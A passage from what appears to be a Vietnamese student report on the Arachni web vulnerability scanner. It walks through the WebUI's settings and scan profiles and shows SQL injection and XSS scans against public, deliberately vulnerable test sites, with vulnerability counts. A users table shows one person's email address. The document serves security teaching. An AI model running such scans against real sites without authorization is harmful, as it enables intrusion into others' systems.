Browser cluster screen width: Chiều ngang cụm trình duyệt.

Browser cluster screen height: Chiều dọc cụm trình duyệt.

Chức năng cuối cùng chúng ta có ở đây là Session. Session check cho chúng ta biết làm thế nào trình quét sẽ xác định tính hợp lệ của phiên của nó.

Session check How the scanner will determine its session's validity

<input type="text"/> <small>Session check URL</small> <small>URL used to verify that the scanner is still logged in to the web application.</small>	<input type="text"/> <small>Session check pattern</small> <small>Matches the given pattern against the body of the session-check URL to determine whether or not the scanner is logged in to the web application.</small>
---	---

Hình 2.24 Session

Session check URL: Tham số đầu tiên là URL được sử dụng để xác minh rằng trình quét vẫn đăng nhập vào ứng dụng web.

Session check pattern: Tham số thứ hai sẽ so khớp mẫu đã cho với phần thân của kiểm tra phiên URL để xác định xem máy quét có được đăng nhập vào ứng dụng web hay không.

2.2.3 Dispatchers

Dispatchers là chức năng cho phép chúng ta Sử dụng các tác nhân để thực hiện quét bắt nguồn từ các máy từ xa.

Dispatchers

Utilise agents to perform scans originating from remote machines.

+ New Dispatcher

Available [0]

Yours [0]

Shared [0]

Global [0]

Others' [0]

You are seeing dispatchers you've created.

There are no dispatchers in the "Yours" category at the moment.

Unreachable [0]

Yours [0]

Shared [0]

Global [0]

Others' [0]

You are seeing dispatchers you've created.

There are no dispatchers in the "Yours" category at the moment.

Hình 2.26 Dispatchers

Tạo mới một Dispatcher sẽ có giao diện như sau:

Add a Dispatcher

Dispatchers are remote agents which provide you with Instances in order to perform scans.

Address

Port

Global

Make this dispatcher globally available.

☐

Description

Share with:

Regular User

Phuc

You can use Markdown for text formatting.

Create Dispatcher

Hình 2.27 Add a Dispatcher

Với Address: địa chỉ IP của máy chủ từ xa, Port: cổng máy chủ từ xa. Tuỳ chọn Global cho phép mọi người có thể truy cập hay không.

34

2.2.4 Users

Users

Manage and maintain the list of people who are allowed access to this interface.

+ New User

Name	Email	Scans	
Phuc	vuphuc365@gmail.com	None yet...	<div><div></div><div></div><div></div></div>
Regular User	user@user.user	None yet...	<div><div></div><div></div><div></div></div>
Administrator	admin@admin.admin	https://www.tuviglobal.com/ , https://kma-network.herokuapp.com/ , https://kma-network.herokuapp.com/ , https://kma-network.herokuapp.com/ , https://kma-network.herokuapp.com/ , https://kma-network.herokuapp.com/	<div><div></div><div></div><div></div></div>

Hình 2.28 Users

Chức năng Users giúp quản lý và duy trì danh sách những người được phép truy cập vào giao diện này. Có ba loại tài khoản người dùng là người dùng bình thường, nhóm người dùng thường xuyên và quản trị viên.

Việc thêm mới một người dùng cũng khá đơn giản, chúng ta chỉ cần thông tin về tên, mật khẩu và địa chỉ email của người dùng. Nếu muốn thêm một tài khoản quản trị viên, tùy chọn admin cần được chọn.

New user

Name

E-mail address

Password

Password confirmation

Roles

☐ admin

Create User

Hình 2.29 New user


CHƯƠNG 2. TRIỂN KHAI THỰC NGHIỆM

3.1. Khai thác lỗ hổng bằng Arachni

3.1.1 Kịch bản 1 :Rà soát lỗ hổng bằng module default

Tiến hành dò quét lỗ hổng với trang web sau:

<http://php.testsparker.com/process.php?file=Generics/index.nsp>



Hình 3.1 Tạo mới một tiến trình scan

Tại phần **Scan** → **New**:

Tại Phần target URL nhập:

<http://php.testsparker.com/process.php?file=Generics/index.nsp>

Tại Phần Description: chúng ta thêm mô tả về trang web hoặc về lần quét này → chọn default(global) → **Go**

Arachni v1.6.1.3 - WebUI v0.6.1.1 Scans Profiles Dispatchers Users Administrator

http://php.testsparker.com/process.php?file=Generics/index.nsp

Full URL of the targeted web application (must include the appropriate protocol, http or https).

Quiet demo1

You can use Markdown for text formatting.

Advanced options

Go!

Default (Global)

Configuration profile to use.

Share with:

Regular User

Hình 3.2 Điền thông tin về tiến trình scan

Sau khi mất một khoảng thời gian thì kết quả trả về:

Arachni v1.6.1.3 - WebUI v0.6.1.1 Scans Profiles Dispatchers Users Administrator

Scans / http://php.testsparker.com/process.php?file=Generics/index.nsp

Reset Show all Hide all

High 14

Medium 7

Low 10

Informational 11

NAVIGATE TO

Cross-Site Scripting (XSS) 3

Cross-Site Scripting (XSS) in script context 4

Cross-Site Scripting (XSS) in HTML 2

File Inclusion 1

Path Traversal 1

Blind SQL Injection (differential attack) 1

Code Injection (timing attack) 1

Operating system command injection 1

HTTP TRACE 1

Common directory 4

Backup file 1

Unencrypted password form 1

Insecure cross-domain policy (all) 1

URL	Input	Element
http://php.testsparker.com/artist.php	id	Form
http://php.testsparker.com/hello.php	pp	Form
http://php.testsparker.com/hello.php	hpp	Form

Cross-Site Scripting (XSS) 3

Client-side scripts are used extensively by modern web applications. They perform from simple functions (such as the formatting of text) up to full manipulation of client-side data and Operating System interaction.

Cross Site Scripting (XSS) allows clients to inject scripts into a request and have the server return the script to the client in the response. This occurs because the application is taking untrusted data (in this example, from the client) and reusing it without performing any validation or sanitisation.

If the injected script is returned immediately this is known as reflected XSS. If the injected script is stored by the server and returned to any client visiting the affected page, then this is known as persistent XSS (also stored XSS).

Arachni has discovered that it is possible to insert script content directly into HTML element content.

(CWE)

Cross-Site Scripting (XSS) in script context 4

Client-side scripts are used extensively by modern web applications. They perform from simple functions (such as the formatting of text) up to full manipulation of client-side data and Operating System interaction.

Hình 3.3 Giao diện khi quét xong


- Tại cột bên trái sẽ hiện tổng quan theo các level và các các lỗ hổng xuất hiện trên website gồm có:
 - +Cross Site Scripting
 - +File inclusion
 - +Path Traversal
 - + Sql injection

+Code injection

+Operating system command inject


Và một số lỗ hổng khác


- Cột bên phải sẽ nêu ra chi tiết về các lỗ hổng và các đường link dẫn có chứa lỗ hổng trên website
- Để biết thêm chi tiết về các lỗ hổng trên web đó. Thì chúng ta ấn vào dấu hỏi ở đầu mỗi đường link:



Hình 3.4 Nút xem chi tiết lỗi

- Sau khi ấn vào dấu hỏi chấm thì cách khai thác được công cụ viết rất chi tiết:






Hình 3.5 Cách khai thác lỗi


3.1.2 Kịch bản 2: Rà soát lỗ hổng SQL injection

Các bước tương tự kịch bản 1. Nhưng khác là chọn phương thức quét là lỗ hổng SQL injection. Tức là chỉ dò quét lỗi SQL Injection và bỏ qua các lỗ hổng khác.

Tiến hành dò quét trang web: <http://testasp.vulnweb.com/> để xem kết quả trả về có lỗ hổng SQL injection hay không.



Hình 3.3 Điền thông tin về tiến trình scan




Hình 3.4 Giao diện các lỗi trả về sau khi scan

Kết quả trả về xuất hiện 4 lỗ hổng SQL (blind SQL)

3.1.3 Kịch bản 3: Rà soát lỗ hổng Cross Site Scripting

Tương tự như SQL injection. Chức năng dò quét lỗ hổng Cross Site Script chỉ tìm các lỗ hổng XSS.

Tiến hành dò quét với trang web: <http://testasp.vulnweb.com/>



Hình 3.5 Giao diện các lỗi trả về sau khi scan

Kết quả trả về có hai lỗ hổng XSS được phát hiện và đường link web chứa các lỗ hổng đó.

3.1.4. Kịch bản 4: Dò quét bằng cấu hình tùy chọn

Ngoài các hồ sơ cấu hình mặc định người dùng có thể tùy chọn cấu hình dò quét tùy theo mục đích sử dụng bằng cách vào Profiles, chọn New rồi tích chọn các tùy chọn hoặc tự xây dựng ra các tập luật cho riêng mình

Scope

Rules about which resources to include

Scope https only

Only follow HTTPS URLs.

☐

Scope directory depth limit

Limits how deep the crawler can go into the directory structure of the web application.

10

Scope include subdomains

Allows the crawler to follow paths to subdomains.

☐

Scope exclude binaries

Excludes pages with a non-text content type from the audit.

☐

Scope auto redundant paths

Limits the amount of URLs to follow.

15

Scope page limit

Limits the amount of URLs to follow.

Scope dom depth limit

How deep to go into the DOM tree of each page, for pages with JavaScript code.

4

Binary content may fool pattern matching recon checks into logging false positives.

Scope redundant path patterns

Scope exclude file extensions

git bmp tif tiff jpg jpeg jpe pjpeg png ico psd xcf 3dm max svg eps drw ai asf rm mpg mpeg mpe 3gp 3g2 avi flv mov mp4 swf vob wmv aif mp3 mpa ra wav wma mid m4a ogg flac zip zipx tar gz 7z rar bz2 bin cue dmg iso mdf vcd raw exe apk app jar pkg deb rpm msi ttf otf woff woff2 fon fnt css js pdf docx xlsx pptx odt odp

Separate extensions with a spaces.

Scope url rewrites

Rewrites URLs based on the given rules.

Rules take the format of `pattern:substitution`, input each rule in its own line.
For example, to convert `http://test.com/articles/some-stuff/23` to `http://test.com/articles.php?id=23` use `/articles\/[w-]*\/(\d+)\/:articles.php?id=\1`

Audit

How the scanner will audit web application inputs

Audit forms

Audits forms.

☒

Audit UI forms

Audits input/button groups that do not belong to an HTML form but are instead associated via JavaScript code.

☒

Audit cookies

Audits cookies.

☒

Audit nested cookies

Audits nested cookies.

☒

Audit jsons

Audits JSON inputs.

☒

Audit with both http methods

Audits elements with both GET and POST requests.

☐

Audit exclude vector patterns

Audit links

Audits links.

☒

Audit UI inputs

Audits orphan input elements with associated DOM events.

☒

Audit headers

Audits headers.

☐

Audit xmls

Audits XML inputs.

☒

Audit cookies extensively

Submits all links and forms of the page along with the cookie permutations.

☐

Audit include vector patterns

Audits cookie inputs in the form of: `mycookie=nested_name=nested_value`

Header audits use brute force. Almost all valid HTTP request headers will be audited even if there's no indication that the web app uses them.

Enabling this option will result in increased requests, maybe by an order of magnitude.

Will double the scan-time.

Will severely increase the scan-time.

Input Values to use to fill in inputs

Input values

```
(?i-mx:usr)=arachni_user  
(?i-mx:pass)=5543!%arachni_secret  
(?i-mx:txt)=arachni_text  
(?i-mx:num)=132  
(?i-mx:amount)=100  
(?i-mx:mail)=arachni@email.gr  
(?i-mx:account)=12  
(?i-mx:id)=1
```

Sample values to use to fill in web application inputs.

Rules take the format of *name=value*, input each rule in its own line -- name can be a pattern.

HTTP How the scanner will communicate with the web application

Http authentication username	<input type="text"/>	Http authentication password	<input type="text"/>
Http authentication type	auto		
Http request concurrency	10	Http proxy host	<input type="text"/>
Maximum HTTP request concurrency.		Hostname or IP address of the proxy server to use.	
Using a high concurrency level could kill the web server and lead to corrupted results.			
Http request redirect limit	5	Http request queue size	50
Limits the amount of total redirects to be followed.		Maximum amount of HTTP requests to keep in the queue.	
More means better scheduling and better performance, fewer means less RAM consumption.			
Http proxy port		Http proxy username	<input type="text"/>
Proxy server port.		Proxy server username.	
Http proxy password	<input type="text"/>	Http proxy type	
Proxy server password.		Proxy server type.	
Http user agent	zilla/5.0 (Gecko) Arachni/v1.6.1.3	Http request timeout	20000
User-agent string to be used for HTTP requests.		HTTP Request timeout (in milliseconds).	
Http response max size	500000		
Maximum size of acceptable remote resources (in bytes).			
Large responses (in the MB range) can greatly increase memory consumption, you can use this option as a safeguard.			

Platforms Explicitly specify platforms to improve efficiency

Operating systems	Databases	Web servers	Programming languages	Frameworks
Generic Unix family <input type="checkbox"/>	Generic SQL family <input type="checkbox"/>	Apache <input checked="" type="checkbox"/>	ASP.NET <input checked="" type="checkbox"/>	ASP.NET MVC <input checked="" type="checkbox"/>
Linux <input checked="" type="checkbox"/>	MySQL <input checked="" type="checkbox"/>	IIS <input checked="" type="checkbox"/>	Perl <input type="checkbox"/>	CakePHP <input checked="" type="checkbox"/>
Generic BSD family <input type="checkbox"/>	Postgresql <input type="checkbox"/>	Nginx <input checked="" type="checkbox"/>	Python <input checked="" type="checkbox"/>	CherryPy <input type="checkbox"/>
Solaris <input type="checkbox"/>	Oracle <input checked="" type="checkbox"/>	Jetty <input type="checkbox"/>	PHP <input checked="" type="checkbox"/>	Django <input type="checkbox"/>
IBM AIX <input type="checkbox"/>	MSSQL <input checked="" type="checkbox"/>	TomCat <input checked="" type="checkbox"/>	Ruby <input type="checkbox"/>	JavaServer Faces <input type="checkbox"/>
MS Windows <input checked="" type="checkbox"/>	SQLite <input type="checkbox"/>			Rack <input type="checkbox"/>
	EMC <input type="checkbox"/>			Nette <input type="checkbox"/>
	IngresDB <input type="checkbox"/>			Ruby on Rails <input type="checkbox"/>
	InterBase <input type="checkbox"/>			Symfony <input type="checkbox"/>
	DB2 <input type="checkbox"/>			
	Informix <input type="checkbox"/>			
	Firebird <input type="checkbox"/>			
	SaP Max DB <input type="checkbox"/>			
	Sybase <input type="checkbox"/>			
	Frontbase <input checked="" type="checkbox"/>			
	HSQLDB <input type="checkbox"/>			
	MS Access <input type="checkbox"/>			
	Generic NoSQL family <input type="checkbox"/>			
	MongoDB <input type="checkbox"/>			

Passive

These checks will passively collect data

Allowed methods (allowed_methods)

Backdoors (backdoors)

Backup directories (backup_directories)

Backup files (backup_files)

CAPTCHA (captcha)

Common administration interfaces (common_admin_interfaces)

Common directories (common_directories)

Common files (common_files)

Cookie set for parent domain (cookie_set_for_parent_domain)

Credit card number disclosure (credit_card)

CVS/SVN users (cvs_svn_users)

Directory listing (directory_listing)

E-mail address (emails)

Form-based File Upload (form_upload)

HTTP Strict Transport Security (hsts)

.htaccess LIMIT misconfiguration (htaccess_limit)

HTML objects (html_objects)

HttpOnly cookies (http_only_cookies)

HTTP PUT (http_put)

Insecure client-access policy (insecure_client_access_policy)

Insecure cookies (insecure_cookies)

Insecure CORS policy (insecure_cors_policy)

Insecure cross-domain policy (allow-access-from) (insecure_cross_domain_policy_access)

Insecure cross-domain policy (allow-http-request-headers-from) (insecure_cross_domain_policy_headers)

Interesting responses (interesting_responses)

localhost.asp (localhost_asp)

Mixed Resource (mixed_resource)

Origin Spoof Access Restriction Bypass (origin_spoof_access_restriction_bypass)

Password field with auto-complete (password_autocomplete)

Private IP address finder (private_ip)

SSN (ssn)

Unencrypted password forms (unencrypted_password_forms)

WebDAV (webdav)

Missing X-Frame-Options header (x_frame_options)

XST (xst)

Plugins

Assisting components to be enabled during the process

Plugins which require an option of type *file* are not supported and thus are not listed.

AutoLogin (autologin)

☐

AutoThrottle (autothrottle)

☒

Beep notify (beep_notify)

☐

BrowserClusterJobMonitor (browser_cluster_job_monitor)

☐

Monitor with:

```
watch -n1 cat /tmp/browser_cluster_job_monitor.log
```

Version: 0.1

Authors:

- Tasos "Zapotek" Laskos <tasos.laskos@arachni-scanner.com>

Options

Executable to be called prior to the scan (*logfile*):

```
/tmp/browser_cluster_job_monito
```

Content-types (content_types)

☐

Cookie collector (cookie_collector)

☐

Discovery-check response anomalies (discovery)

☒

E-mail notify (email_notify)

☐

Send a notification (and optionally a report) over SMTP at the end of the scan.

Page dump (page_dump)

☐

Proxy (proxy)

☐

RateLimiter (rate_limiter)

☐

Restrict to DOM state (restrict_to_dom_state)

☐

Timing attack anomalies (timing_attacks)

☒

Analyzes the scan results and logs issues that used timing attacks while the affected web pages demonstrated an unusually high response time; a situation which renders the logged issues inconclusive or (possibly) false positives.

Pages with high response times usually include heavy-duty processing which makes them prime targets for Denial-of-Service attacks.

Version: 0.3.1

Authors:

- Tasos "Zapotek" Laskos <tasos.laskos@arachni-scanner.com>

Uncommon headers (uncommon_headers)

☐

Uniformity (Lack of central sanitization) (uniformity)

☒

Vector collector (vector_collector)

☐

Vector feed (vector_feed)

☐

WAF Detector (waf_detector)

☐

Webhook notify (webhook_notify)

☐

Browser cluster

Browser-related options

Browser cluster pool size

Amount of browser workers to keep in the pool and put to work.

Browser cluster worker time to live

Time-to-live of each browser (before re-spawning) counted in jobs.

Browser cluster screen width

Browser screen width.

Browser cluster job timeout

Maximum allowed time for each job in seconds.

Browser cluster ignore images

☐

Do not load images.

Browser cluster screen height

Browser screen height.

Session check

How the scanner will determine its session's validity

Session check URL

URL used to verify that the scanner is still logged in to the web application.

Session check pattern

Matches the given pattern against the body of the session-check URL to determine whether or not the scanner is logged in to the web application.

Update Profile

- Sau khi tự cấu hình dò quét và đặt tên cho cấu hình này là demo4.1. Chúng ta tiến hành quét như bình thường.

Arachni v1.6.1.3 - WebUI v0.6.1.1 Scans Profiles Dispatchers Users Administrator

Arachni is heading towards obsolescence, try out its next-gen successor Ecsyno SCNR!

Start a scan

The only thing you need to do is provide some basic information and make a simple choice about the type of scan you want to perform.

Full URL of the targeted web application (must include the appropriate protocol, http or https):

Configuration profile to use:

Description:

Share with:

You can use Markdown for text formatting.

[Advanced options](#)

- Sau khi quét xong kết quả trả về:

✓ The scan completed in 00:20:59.

Issues [17]

All [17] Fixed [0] Verified [0] Pending verification [0] False positives [0] Awaiting review [0]

Listing all logged issues.

TOGGLE BY SEVERITY:

Severity	Count
High	7
Medium	2
Low	4
Informational	4

